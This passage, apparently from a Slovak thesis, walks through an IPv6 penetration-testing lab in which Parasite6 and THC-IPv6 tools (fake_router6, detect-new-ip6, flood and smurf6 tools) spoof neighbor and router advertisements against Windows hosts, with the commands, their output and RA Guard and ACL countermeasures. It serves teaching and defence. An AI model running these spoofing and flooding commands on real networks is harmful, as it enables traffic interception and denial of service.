
Hlavné bezpečnostné hrozby IPv6 boli popísané v teoretickej časti. Nasledujúca sekcia sa zaoberá základnými prevenčnými mechanizmami na ochranu bezpečnosti IPv6. Za účelom testovania bezpečnosti IPv6 je vytvorená laboratórna úloha. Techniky na zlepšenie bezpečnosti IPv6.:

1. ND snooping,
2. ND incpection,
3. RA guard,
4. Limit adries pre port,
5. Bezpečnostné ND (SeND)
6. DHCPv6 Guard,
7. Cieľový Guard,
8. IPv6 kontrolné zoznamy a pACL

6.4.4 Parasite6 nástroj pre tvorbu MiTM útokov

Prvá časť laboratórnej úlohy penetračného testovania implementuje MiTM (Man-In-The-Middle) útok v sieti IPv6 pomocou nástroja Parasite6. Príkladom môže byť zákaznícka sieť, kde sa získajú plné práva, pri vykonávaní penetračných testov a zisťovaní zraniteľnosti. Hlavným rozhodujúcim faktorom myslenia útočníkov pri prelamaní systémov je doba útoku. Sú spojené systémy A (10 minút na prelomenie) a B (5 hodín na prelomenie). Pri prelamaní druhého sa vždy vyberie prvý systém, v ktorom môžu byť pomocné môže byť zabudnutie zabezpečenia IPv6 v duálnej sade protokolov, pretože sa používa objavovanie susedov prostredníctvom IPv4 (ARP). [21]

6.4.5 Topológia virtuálnej siete na testovanie Parasite6



Obr. 30: Klasická topológia malej kancelárie, ktorá má povolený IPv6 protokol [autor]

6.4.6 Zadanie a postup penetračného testovania

Testovanie sa vykoná na host'och s Windows 10 a WindowsXP, ktorí po načítaní operačného systému čakajú na ohlásenie smerovača (pomocou RA). Začne sa proces pre zistenie sieťového prefixu, aby sa mohla začať automatická konfigurácia adresy rozhrania v podsieti IPv6 (64 bitov). Ako bolo popísané v teórii, môže byť použitý DHCP stavový pomocou RA alebo bezstavový, ktorý len hľadá DNS server. Akonáhle sú priradené IPv6 adresy a Windows 10 chce komunikovať so sieťou (ping 2a00::1 – pošle pakety na rozhranie smerovača) musí najskôr vedieť MAC adresu rozhrania. IPv4 k tomu používala ARP, ale IPv6 ARP nepozná rovnako ako broadcast adresy. IPv6 používa na objavovanie susedov (NDP), ktoré používa žiadosť (NS) poslanú na multicast adresu, v ktorej si myslí, že sa daná IP adresa nachádza. Smerovač odpovedá s hľadanou (NA) MAC adresou cieľového host'a. Parasite6 je nástroj, ktorý bude bežať na útočnickom Kali-Linux a jednoducho bude počúvať akékoľvek žiadosti (NS). Avšak namiesto odpovede s MAC

adresou cieľovej stanice pošle vlasnú MAC adresu; akonáhle je Parasite6 spustený, robí to pre všetky NS. Jednoducho tak klame celú L2 sieť, čo nám vytvorí MiTM útok s tým, že ešte nie je nastavené predávanie paketov, čo by bol len DoS útok a hosť by stratil konektivitu:

```
root@kali:~# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
```

Obr. 31 zobrazuje topológiu pre ukážku Parasite6. Konfigurácia rozhrania smerovača R1:

```
hostname R1
ipv6 unicast-routing
ipv6 cef

interface Ethernet1/1
    mac-address 0001.6311.1111
    duplex full
    ipv6 address 2a00::1/64
    ipv6 enable

line vty 0 4
password cisco
login
transport input ssh
```

Pre názornosť útoku sa zámerne vybrali ilustratívne MAC adresy. Vyššie uvedené príkazy sú základňou pre fungovanie IPv6 na rozhraní a telnete. IPv4 hosť ani DHCP server v tomto príklade nie je konfigurovaný pre prípad, že hosť neobdrží odpoveď na DHCP žiadosť. Môžeme si to overiť pridelením súkromnej adresy 169.x.x.x pre rozhranie.

Tab. 10: Nastavenie IPv6 adres pred penetračným testovaním [autor]

<pre>R1#show ipv6 inter e1/1 Ethernet1/1 is up, line protocol is up IPv6 is enabled, link-local address is FE80::201:63FF:FE11:1111 No Virtual link-local address(es): Global unicast address(es): 2A00::1, subnet is 2A00::/64 Joined group address(es): FF02::1 FF02::2 FF02::1:FF00:1 FF02::1:FF11:1111 MTU is 1500 bytes ICMP error messages limited to one every 100 milliseconds ICMP redirects are enabled ICMP unreachable are sent ND DAD is enabled, number of DAD attempts: 1 ND reachable time is 30000 milliseconds (using 30000) ND advertised reachable time is 0 (unspecified) ND advertised retransmit interval is 0 (unspecified) ND router advertisements are sent every 200 seconds ND router advertisements live for 1800 seconds ND advertised default router preference is Medium Hosts use stateless autoconfig for addresses.</pre>	<p style="text-align: center;">Kali-Linux (terminal):</p> <pre>root@kali:~# ifconfig eth0 eth0 Link encap:Ethernet HWaddr 00:01:63:22:22:22 inet6 addr: 2a00::25d9:32c2:8ee5:b2a4/64 Scope:Global inet6 addr: fe80::201:63ff:fe22:2222/64 Scope:Link inet6 addr: 2a00::201:63ff:fe22:2222/64 Scope:Global UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:214 errors:0 dropped:0 overruns:0 frame:0 TX packets:13 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:32667 (31.9 KiB) TX bytes:2394 (2.3 KiB)</pre> <p style="text-align: center;">Windows XP (CMD):</p> <pre>Ethernet adapter Local Area Connection: Connection-specific DNS Suffix . . . : Intel(R) PRO/1000 MT Network Connection Physical Address. : 00-01-63-33-33-33 DHCP Enabled. : Yes Autoconfiguration Enabled : Yes Autoconfiguration IP Address. . . . : 169.254.46.53 Subnet Mask : 255.255.0.0 IP Address. : 2a00::6532:104b:6014:998 IP Address. : 2a00::201:63ff:fe33:3333 IP Address. : fe80::201:63ff:fe33:3333x5 Default Gateway : fe80::1x5 DNS Servers : fe0:0:0:ffff::1x1 fe0:0:0:ffff::2x1 fe0:0:0:ffff::3x1</pre> <p style="text-align: center;">Windows 10 (PowerShell):</p> <pre>Ethernet adapter Ethernet: Connection-specific DNS Suffix . . : Intel(R) PRO/1000 MT Desktop Adapter Description : Physical Address : 00-01-63-44-44-44 DHCP Enabled. : Yes Autoconfiguration Enabled : Yes IPv6 Address. : 2a00::4164:2d88:8385:470e(Preferrred) Temporary IPv6 Address. : 2a00::acac:cd80:494f:e00f(Preferrred) Link-local IPv6 Address : fe80::4164:2d88:8385:470e%3(Preferrred) Autoconfiguration IPv4 Address. . . : 169.254.71.14(Preferrred) Subnet Mask : 255.255.0.0 Default Gateway : fe80::1x3 DHCPv6 IAID : 3085973 DHCPv6 Client DUID. : 00-01-00-01-1E-5C-31-29-00-01-63-44-44-44-44 DNS Servers : fe0:0:0:ffff::1x1 fe0:0:0:ffff::2x1 fe0:0:0:ffff::3x1 NetBIOS over Tcpip. : Enabled</pre>
--	---

Tu je veľmi dobre vidieť obrovskú výhodu IPv6, že v prípade žiadanej konfigurácie DHCP je hosť schopný automaticky sa pomocou RS a RA priradiť do podsiete podľa prefixu. Prvou obeťou bude Windows 10, na ktorom si pred útokom overíme súčasné nastavenie IPv6 (*ipconfig*) a predvolenej brány pre rámce, pomocou analýzy susedov z protokolu NDP. [4]

Tab. 11: Priradené IP adresy autokonfiguráciou podľa MAC adresy [autor]

Host ID IPv6	Link-local IPv6	MAC L2	Popis
2A00::1	fe80::201:63ff:fe11:1111	0001.6311.1111	R1 Eth1/1
2a00::25d9:32c2:8ee5:b2a4	fe80::201:63ff:fe22:2222	0001.6322.2222	kali-linux Eth0
2a00::201:63ff:fe33:3333	fe80::201:63ff:fe33:3333	0001.6333.3333	WinXP Eth0
2a00::4164:2d88:8385:470e	fe80::4164:2d88:8385:470e	0001.6344.4444	Win8.1 Eth0

Bez potreby akejkol'vek konfigurácie je ihneď schopný z Windows 8.1 dosiahnuť R1:

```
C:\Users\urbanlu>ping 2a00::1
Pinging 2a00::1 with 32 bytes of data:
Reply from 2a00::1: time=37ms
Reply from 2a00::1: time=1ms
Reply from 2a00::1: time=1ms
Reply from 2a00::1: time=2ms

Ping statistics for 2a00::1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 37ms, Average = 10ms
```

Obr. 32: Test dostupnosti globálnej IPv6 smerovača [autor]

V Powershell je možné zobrazíť mapovanie L3 na L2 adresy susedov v rozhraní pre IPv6.

```
P5 C:\Users\urbanlu> netsh
netsh>interface ipv6
netsh interface ipv6>show neighbors

Interface 3: Ethernet

Internet Address          Physical Address          Type
-----
2a00::1                   00-01-63-11-11-11       Stale (Router)
fe80::1                   00-01-63-11-11-11       Reachable (Router)
ff02::1                   33-33-00-00-00-01       Permanent
ff02::2                   33-33-00-00-00-02       Permanent
ff02::c                   33-33-00-00-00-0c       Permanent
ff02::16                  33-33-00-00-00-16       Permanent
ff02::1:2                 33-33-00-01-00-02       Permanent
ff02::1:3                 33-33-00-01-00-03       Permanent
ff02::1:ff00:1            33-33-ff-00-00-01       Permanent
ff02::1:ff4f:e00f         33-33-ff-4f-e0-0f       Permanent
ff02::1:ff85:470e         33-33-ff-85-47-0e       Permanent

Interface 1: Loopback Pseudo-Interface 1

Internet Address          Physical Address          Type
-----
ff02::c                   -----
ff02::16                  -----
ff02::1:2                 -----
Permanent
Permanent
Permanent
```

Obr. 33: Mapovanie L3 na L2 adresy susedov v rozhraní pre IPv6 [autor]

Z vyššie uvedených obrázkov je zrejmé, že `2a00::1` je predvolená brána, ktorej je priradená MAC adresa, rovnako ako linkovej adrese `FE80::1`. Tieto údaje sa získali pomocou NDP (RS a RA). Nasleduje časť použitia `Parasite6` na otváranie MAC adresy NA pre celú VLAN. Použitím `Parasite6` alebo pomocou `Parasite6 -h` získame i syntax príkazu.

```
root@kali:~# parasite6 [-IRFHD] interface, [fake-mac]
```

Zo syntaxu je zrejmé, že môže byť špecifikovaná dokonca podvrhnutá MAC adresa namiesto vlastnej. Voľba `-l` predstavuje slučku pre opakovanie klamu každých 5 sekúnd; `-R` znamená efektívne klamanie i cieľa žiadosti. Následne po spustení príkazu (`l`) zrušíme posielanie do skutočného cieľa a spustíme klamanie (spoof): `root@kali:~# parasite6 -lR eth0`

```
root@kali:~# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
root@kali:~# parasite6 -lR eth0
Remember to enable routing (ip_forwarding), you will denial service otherwise!
=> echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
Started ICMP6 Neighbor Solicitation Interceptor (Press Control-C to end) ...
Spoofed packet to fe80::4164:2d88:8385:470e as fe80::1
Spoofed packet to fe80::1 as fe80::4164:2d88:8385:470e
Spoofed packet to fe80::1 as 2a00::aca4:cde0:494f:e00f
Spoofed packet to 2a00::aca4:cde0:494f:e00f as fe80::1
Spoofed packet to fe80::1 as fe80::1
Spoofed packet to fe80::1 as fe80::1
Spoofed packet to 2a00::aca4:cde0:494f:e00f as 2a00::1
Spoofed packet to 2a00::1 as 2a00::aca4:cde0:494f:e00f
Spoofed packet to fe80::4164:2d88:8385:470e as fe80::1
Spoofed packet to fe80::1 as fe80::4164:2d88:8385:470e
Spoofed packet to fe80::1 as fe80::4164:2d88:8385:470e
Spoofed packet to fe80::4164:2d88:8385:470e as fe80::1
```

Obr. 34: Podvrhovanie cieľa rámcov vo VLAN pomocou spoofing NA [autor]

Následne je potrebné vrátiť sa do Windows 10, aktualizovať ping a obnoviť L2 susedov:

Internet Address	Physical Address	Type
2a00::1	00-01-63-22-22-22	Stale
fe80::1	00-01-63-22-22-22	Stale
fe80::201:63ff:fe22:2222	00-01-63-22-22-22	Stale
ff02::1	33-33-00-00-00-01	Permanent
ff02::2	33-33-00-00-00-02	Permanent
ff02::c	33-33-00-00-00-0c	Permanent
ff02::16	33-33-00-00-00-16	Permanent
ff02::1:2	33-33-00-01-00-02	Permanent
ff02::1:3	33-33-00-01-00-03	Permanent
ff02::1:ff00:1	33-33-ff-00-00-01	Permanent
ff02::1:ff11:1111	33-33-ff-11-11-11	Permanent
ff02::1:ffa4:e00f	33-33-ff-4f-e0-0f	Permanent
ff02::1:ff85:470e	33-33-ff-85-47-0e	Permanent

Interface 1: Loopback Pseudo-Interface 1

Obr. 35: Aktualizovaný preklad L2 a L3 adres z tabuľky susedov [autor]

Po vypnutí spoofingu, by sa mala po niekoľkých sekundách objaviť predvolená adresa v tabuľke susedov pre protokol NDP. Toto bola krátka ukážka útoku na IPv6. V operačných systémoch Windows Vista a novších, OS X a Linux je IPv6 zapnutá v predvolenom nastavení. To pri inzerovaní RA útočnickovou stanicou môže byť bezpečnostná hrozba, pretože užívateľ si myslí, že sa pripojila stanica s IPv6 do siete. Pomocou autokonfigurácie získa útočník prístup do domény v sieti, otrávením RA v sieti premostí smerovač, príp. zneprístupní doménu (DoS). [24]

6.4.7 Aplikácia prevenčných mechanizmov na zvýšenie bezpečnosti IPv6

Ako prevencia pre túto hrozbu slúži RA Guard, ktorý správcovi smerovača umožní filtrovať falošné RA pakety neautorizovaným zariadením. V host' móde, sú všetky RA a správy smerovačov zamietnuté na porte. RA guard porovnáva konfiguráciu na L2 zariadení s dátami prijímanými v RA rámcoch. Akonáhle prebehne validácia voči konfigurácii, sú RA preposielané na unicast a multicast adresu cieľového uzla. Nevalidované RA sú zahadzované.

Tab. 12: Nastavenie RA Guard politiky na smerovači [autor]

<i>ipv6 nd rguard policy FAI_GUARD_RA</i>	<i>!nastavenie mena guard policy</i>
<i>device-role router</i>	<i>!špecifikovanie roly zariadenia pripojeného do portu</i>
<i>!</i>	
<i>vlan configuration 99</i>	<i>! konfigurácia VLAN 99</i>
<i>ipv6 nd rguard attach-policy FAI_GUARD_RA</i>	<i>!nastavenie IPv6 RA Guard pod špecifickú VLAN</i>

Tab. 13: Nastavenie RA Guard pre špecifickú VLAN u host'a [autor]

<i>ipv6 nd rguard policy FAI_GUARD_RA</i>	<i>!nastavenie mena guard policy</i>
<i>device-role host</i>	<i>!špecifikovanie role zariadenia pripojeného do portu</i>
<i>!</i>	
<i>vlan configuration 99</i>	<i>!konfigurácia VLAN 99</i>
<i>ipv6 nd rguard attach-policy FAI_GUARD_RA</i>	<i>!nastavenie IPv6 RA Guard pod špecifickú VLAN</i>
<i>show ipv6 nd rguard policy FAI_GUARD_</i>	<i>!overenie nastavenia RA Guard politiky</i>

Funkcia RA guard je limitovaná tým, že ju nie je možné nastaviť na tunely. Je možné použiť 3k prepínače, ktoré majú nastavenú TCAM tabuľku a môžu byť aplikované vo vstupnom smere. V prípade Etherchannel je možné použiť len celú agregovanú skupinu, nie jednotlivé členy skupiny. [19]

Ďalšou možnosťou ochrany príp. zmiernenia RA spoofingu je použitie kontrolného zoznamu. Avšak v prípade nasadenia kontrolného zoznamu pod rozhranie môžete naraziť na nekompatibilitu, čo bolo aj testované pre prístupové prepínače rady 2000/3000 (*The switch does not support matching on these keywords: flowlabel, routing header, and undetermined-transport*):

Tab. 14: Nastavenie kontrolného zoznamu FAI_ACL_RA pre znemožnenie RA spoofingu [autor]

<i>ipv6 access-list FAI_ACL_RA</i>	<i>!vytvorenie kontrolného zoznamu FAI_ACL_RA</i>
<i>remark Blokuj_RA_na_portoch_host'a</i>	<i>!popis kontrolného zoznamu FAI_ACL_RA</i>
<i>deny icmp any any router-advertisement</i>	<i>!zakázanie akýchkoľvek pingov a RA</i>
<i>deny ipv6 any any undetermined-transport</i>	<i>!zakázanie akýchkoľvek pingov a RA a</i>

<i>permit ipv6 any any</i>	<i>!povolenie všetkých ipv6 paketov</i>
<i>interface Ethernet 1/1</i>	<i>!konfigurácia rozhrania Ethernet 1/1</i>
<i>description port_host'a</i>	<i>!popis portu host'a</i>
<i>ipv6 traffic-filter FAI_ACL_RA</i>	<i>!kontrolný zoznam pre filtrovanie RA</i>

Pomocou uvedeného kontrolného zoznamu sa zakazujú neinicializačné fragmenty (účelová fragmentácia, vytvorením dostatočne dlhých rozšírených hlavičiek, aby Firewall poznal protokol v pakete, ale nemôže robiť rekonštrukciu fragmentov), ktoré nie sú riadené v IPv6 v porovnaní s IPv4, kde sa odstránil *Fragment Offset*. Týmto sa však môže blokovat' i OSPFv3, čo musí byť dodatočne povolené. Kľúčové slovo *undetermined-transport* prikáže zariadeniu, aby nerozpoznanú premávku (RA a pakety, v ktorých sa nevie čo prenášajú) zahodil. V prípade blokovania fragmentácie falošných RA je možné zamietnuť multicast/linkové-lokálne najnebezpečnejšie adresy pre Windows, OS X a Linux.

Tab. 15: Nastavenie ACL *FAI_ACL_RA_frag_moznosti* pre filtrovanie známych adries
[autor]

<i>ipv6 access-list FAI_ACL_RA_frag_moznosti</i>	<i>!vytvorenie kontrolného zoznamu</i>
<i>remark Blokuj_RA_na_portoch_host'a</i>	<i>!popis kontrolného zoznamu</i>
<i>deny icmp any any router-advertisement</i>	<i>!zakázanie akýchkoľvek pingov a RA</i>
<i>deny ipv6 any host ff02::1</i>	<i>!zakázanie multicastu pre všetky uzly na linke</i>
<i>deny ipv6 any host ff02::c</i>	<i>!zakázanie SSDP – Windows</i>
<i>deny ipv6 any host ff02::fb</i>	<i>!zakázanie MDNS – OSX, LINUX</i>
<i>deny ipv6 any host ff02::1:3</i>	<i>!zakázanie LMNR – Windows</i>
<i>deny ipv6 any host ff02::1:ff00:0/104</i>	<i>!zakázanie žiadosti uzla na multicast</i>
<i>deny ipv6 any host fe80::/64</i>	<i>!zakázanie všetkých link-lokálne adresy</i>
<i>deny ipv6 any host ff80::/10</i>	<i>!zakázanie linkovej lokálnej adresy pre systém</i>
<i>deny ipv6 any any ff[137]2::/16</i>	<i>!zakázanie linkovej lokálnej adresy pre multicast</i>
<i>permit ipv6 any any</i>	<i>!povolenie všetkých ipv6 paketov</i>
<i>!</i>	
<i>interface Ethernet 1/1</i>	<i>!konfigurácia rozhrania Ethernet 1/1</i>
<i>description port_host'a</i>	<i>!popis portu host'a</i>
<i>ipv6 traffic-filter FAI_ACL_RA_frag_moznosti</i>	<i>!kontrolný zoznam pre filtrovanie RA</i>

Prípadne ak stanice počúvajú špecifickú multicast skupinu, je potrebné blokovat' i tú. Táto časť penetračného testovania odhalila slabiny NDP pri výmene správ počas objavovania susedov, podvrhnutím MAC adries pri mapovaní v protokole ICMPv6.

6.4.8 Nástroje THC-IPv6 a pokročilé testovanie zabezpečenia IPv6 siete

THC (The Hacker's Choice) je úplná sada nástrojov určených na testovanie zabezpečenia IPv6 siete. Obsahuje aj generickú triedu na generovanie paketov určených na testovanie bezpečnostnej politiky siete. Ponúka široký výber z bezpečnostných okruhov. Na účely penetračných útokov sú vybrané najznámejšie a najpoužívanejšie nástroje, ktoré nadviažu na predchádzajúci MiTM útok.

Použité nástroje pre penetračné testovanie:

1. *fake_router6 eth0 2001:db8:BAD* (podvrhnutý smerovač a predvolená brána),
2. *detect-new-ip6 eth0* (nástroj určený na prieskumný útok z DAD – skúmanie IPv6),
3. *dos-new-ip6 eth0* (nástroj určený na DoS útok podvrhnutím DAD potvrdenia),
4. *flood_router6 eth0* (útok spojený s ICMPv6 a s objavovaním smerovačov),
5. *flood_advertise6 eth0* (útok spojený s ICMPv6 a s objavovaním susedov),
6. *implementation6 eth0 2001::1* (nástroj určený na prieskum otvorenosti služieb),
7. *smurf6 eth0 2001::1* (nástroj určený na podvrhnutie adres paketov)

Tieto skripty sú len stručným výberom možností testovania nových hrozieb pre IPv6 popísaných v teoretickej časti 1.4.4. Existujú platené kurzy a tréningy penetračného testovania pod záštitou van Hauser / THC a spoločnosti Offensice Security. [21]

Tieto nástroje sú mimoriadne účinné a spôsobia často i zatuhnutie sieťových zariadení, preťaženie zdrojov (CPU a vnútornej pamäti RAM pre spracovávanie adres), čo sa dá overiť zachytávaním paketov vo Wiresharku. Uvedená sada nástrojov je dostupná na <https://www.thc.org/thc-ipv6/> s podrobným popisom syntaxe a zdrojovým kódom. [20]

6.4.9 Aplikácia balíku THC-IPv6 pre pokročilé testovanie zabezpečenia IPv6 siete

Ďalšia časť laboratórnej úlohy penetračného testovania implementuje vyššie zmienené nástroje sady THC-IPv6 v sieti IPv6 v prostredí Kali-Linux. Ešte pred samotnou laboratórnou úlohou sú v stručnosti zhrnuté možnosti bezpečnostných hrozieb. Akonáhle sa v IPv6 sieti pripojí nový klient podporujúci IPv6, automaticky posielajú inzeráty RS, že je hrdý, že podporuje túto vlastnosť. Odpoveďou sú RA, pomocou ktorých sa klient učí sieť, predvolenú bránu a pod viď kapitola 1.2.

V nasledujúcej úlohe cracker (kriminálny hacker, ktorý zneužíva svoje hlboké technologické znalosti k prienikom, hackerské metódy k mnohým typom nelegálnych činností - obohateniu) začne generovať podvrhnuté RA, za účelom získania roly predvolenej brány a s cieľom stať sa prostredníkom.

IPv6 ponúka ďalšiu výzvu skenovania podsietí, z dôvodu 2^{64} možností prieskumu adres. Preto sa nebude používať hrubá sila testovania, ako to bolo pri IPv4. Trik je v tom, že sa používajú známe adresy multicastových skupín, na ktorých počúvajú všetky stanice príj. cracker bude počúvať DAD, čím sa zistí globálna unicastová a linková lokálna adresa. DAD overuje, či pred použitím adres neexistuje stanica, ktorá by už danú adresu mala


priradenú. Toto môže byť zneužitá tak, že sa odhalí adresa host'a, príp. sa bude odpovedať neustále negatívne na DAD o použití a klient nebude schopný získať IPv6. [21]

Ďalším možným DoS útokom crackera môže byť záplava RA a NA, ktoré musia klienti spracúvať. Pokiaľ cracker bude generovať milióny týchto podvrhnutých správ automaticky, tak spomalí sieť, príp. úplne „pochová“ zariadenia. Preto je pri každom návrhu topológie nutné myslieť nielen na to, že silné zdroje predstavujú výhodu výkonu, ale i hrozbu DoS útoku.

Obvykle crackeri začínajú testovaním prostredia pomocou hľadania otvorených služieb a povolených hlavičiek. Kali-Linux poskytuje skript „implementation6“, ktorý môže napríklad overiť hlavičku RH0, povolenie zdrojového smerovania a pod.

Posledným skriptom, ktorý budeme testovať je „smurf6“, v ktorom sa posielajú pingy s podvrhnutou adresou zdrojového uzla. Bude použitá adresa multicastu pre všetky uzly na linke, čím všetky uzly dostanú správu, na ktorú budú odpovedať na smerovač, čo spôsobí DoS útok.

Topológia virtuálnej siete na pokročilé testovanie s použitím balíku THC-IPv6



Obr. 36: Topológia malej spoločnosti, ktorá používa IPv6 protokol [autor]

Útok podvrhnutia smerovača a predvolenej brány

Penetračné testovanie sa vykoná na obetiach rôznych OS: Windows10, WindowsXP a IOS smerovača C7200-ADVIPSERVICESK9-M, Version 15.2(4)S5. Klienti OS sa automaticky naučia IPv6, podľa rozhrania Ethernet1/0 zo smerovača R1. Nastavenie smerovača a zariadení (viď. Obr. 31 - Obr. 33 a Tab. 10) je podobné ako v predchádzajúcich testoch so špecifickými MAC adresami. V systéme Windows 10 si to môžeme jednoducho overiť

príkazom *ipconfig*, je to pomocou ohlásenia smerovača, (pomocou RA) ktorý sa stane i predvolenou bránou. Presne tohto sa týka útok podvrhnutých RA z THC:

Tab. 16: Syntax príkazu pre oznamovanie podvrhnutých RA

```
fake_router6 [-HFD] interface network-address/prefix-length [dns-server [router-ip-link-local [mtu [mac-address]]]]
```

Nasledujúci skript oznamuje seba ako smerovača a predvolenú bránu pre stanice. Pomocou volieb je možné špecifikovať -H preskoky, príp. hlavičku -F fragmentácie -D cieľu. Pokiaľ sa nešpecifikuje MAC adresa alebo linková lokálna adresa ide sa o DoS útok.

V tejto laboratórnej úlohe je predvolené rozhranie *Kali-Linux* stanice *eth0* a podvrhnutá predvolená brána *2001:db8:BAD* s preferovaným statusom. Nasledujúce obrázky ukazujú rozdiely v predvolenej bráne na Windows 10. Ilustratívne obrázky testovania Windows 10 sú preferované, Windows XP, pri ďalších útokoch, často zamrzne príp. sa reštartuje, pretože nemá zabezpečenie proti niektorým hrozbám pri útoku IPv6 zahľtením. V prípade, že sa IPv6 adresy okamžite nezmenia je potrebné vypnutie a zapnutie sieťového adaptéru. Preto je časté, že útoky sú doplnené nejakou formou sociálneho engineeringu. Pri detailnom štúdiu *Obr. 37* vidíme MAC adresu na konci likovej lokálnej adresy 2222.2222.2222, čo je adresa Kali-Linuxu. Takže podľa smerovacej tabuľky stanice existujú dve predvolené brány, kam sa posielajú dáta, avšak pri detailnejšom skúmaní sa zistí, že stanica crackera má nižšiu metriku, čo znamená, že sa dáta budú prioritne posielat' útočníkovi s *metrikou 16 oproti pôvodnej 256*.

```
root@kali:~# fake_router6 eth0 2001:db8:BAD::/64
Starting to advertise router 2001:db8:BAD:: (Press Control-C to end) ...
^C
```

Smerovanie klienta Windows 10 pred/po

PRED ÚTOKOM PODVRHNUTIA RA

```
PS C:\Users\urbanlus> ipconfig
Windows IP Configuration

Ethernet adapter Ethernet:

. . .

Default Gateway . . . . . : fe80::1b3
. . .
```

PRED ÚTOKOM PODVRHNUTIA RA

```
PS C:\Users\urbanlus> netsh interface ipv6 show route
Publish Type Met Prefix Idx Gateway/Interface Name
No Manual 256 :::/0 3 fe80::1
No System 256 ::1::1/28 3 Loopback Pseudo-Interface 1
No Manual 16 2001::/64 3 Ethernet
No System 256 2001::4164:2d88:8385:470e/128 3 Ethernet
No System 256 2001::d046:65c8:14b1:1bda/28 3 Ethernet
No System 256 fe80::/64 3 Ethernet
No System 256 fe80::1fe:169.254.71.14/128 3 Ethernet
No System 256 fe80::4164:2d88:8385:470e/128 3 Ethernet
No System 256 ff00::/8 1 Loopback Pseudo-Interface 1
No System 256 ff00::/8 3 Ethernet
```

PO ÚTOKU PODVRHNUTIA RA

```
PS C:\Users\urbanlus> ipconfig
Windows IP Configuration

Ethernet adapter Ethernet:

. . .

Default Gateway . . . . . : fe80::1b3
. . .
```

PO ÚTOKU PODVRHNUTIA RA

```
PS C:\Users\urbanlus> netsh interface ipv6 show route
Publish Type Met Prefix Idx Gateway/Interface Name
No Manual 256 :::/0 3 fe80::1
No Manual 16 :::/0 3 fe80::201:63ff:fe22:2222
No System 256 ::1::1/28 3 Loopback Pseudo-Interface 1
No Manual 16 2000::/3 3 Ethernet
No System 256 2001::/64 3 Ethernet
No System 256 2001::4164:2d88:8385:470e/128 3 Ethernet
No System 256 2001::d046:65c8:14b1:1bda/28 3 Ethernet
No Manual 16 fc00::/7 3 Ethernet
No System 256 2001:db8:bad:0:4164:2d88:8385:470e/128 3 Ethernet
No System 256 2001:db8:bad:0:d046:65c8:14b1:1bda/28 3 Ethernet
No System 256 fe80::/64 3 Ethernet
No System 256 fe80::1fe:169.254.71.14/128 3 Ethernet
No System 256 fe80::4164:2d88:8385:470e/128 3 Ethernet
No System 256 ff00::/8 1 Loopback Pseudo-Interface 1
No System 256 ff00::/8 3 Ethernet
```

Obr. 37: DoS útok pomocou podvrhnutých RA a falošnej predvolenej brány [autor]

Nielen, že stanice v LAN majú podvrhnutú sieťovú predvolenú bránu, dokonca je možné ako v prípade *Parasite6* nastaviť IP forwarding (predávanie paketov). Útok jednoducho zastaví *Control-C* v termináli Kali-Linuxu, čím by sa sieť mala po určitej dobe stabilizovať. V prípade akýchkoľvek problémov stačí reset sieťového adaptéra rozhrania.

Prieskumný útok IPv6 s využitím DAD

Jednou z výhod IPv6 je robustnosť a rozsah sieťových adries. Známe techniky IPv4 skenovania siete ako ping sweep alebo skenovanie portov celým rozsahom prefixu v novej sade protokolu neprichádzajú do úvahy. Ako to teda útočníci robia, že zisťujú stanice v LAN ? Jednou z možností je použitie ďalšieho nástroja THC zneužitím detekcie duplicitných adries, ktorá jednoducho hlási akékoľvek nové zariadenie v sieti IPv6. Syntax príkazu:

Tab. 17: Syntax príkazu pre počúvanie DAD nových IPv6 adries v lokálnej sieti

```
detect-new-ip6 interface [script]
```

Nasledujúci skript počúva IPv6 adresy cez špecifikované rozhranie pripojené v lokálnej sieti. Jednoduchým vypnutím a zapnutím sieťového adaptéra *Windows 10* sa o tom presvedčí. Čo sa týka resetu sieťového rozhrania odporúča sa kvôli väčšej/lepšej rýchlosti používať CLI. Nasledujúca tabuľka obsahuje základné možnosti resetu a odstránenia IPv4 a IPv6 adries:

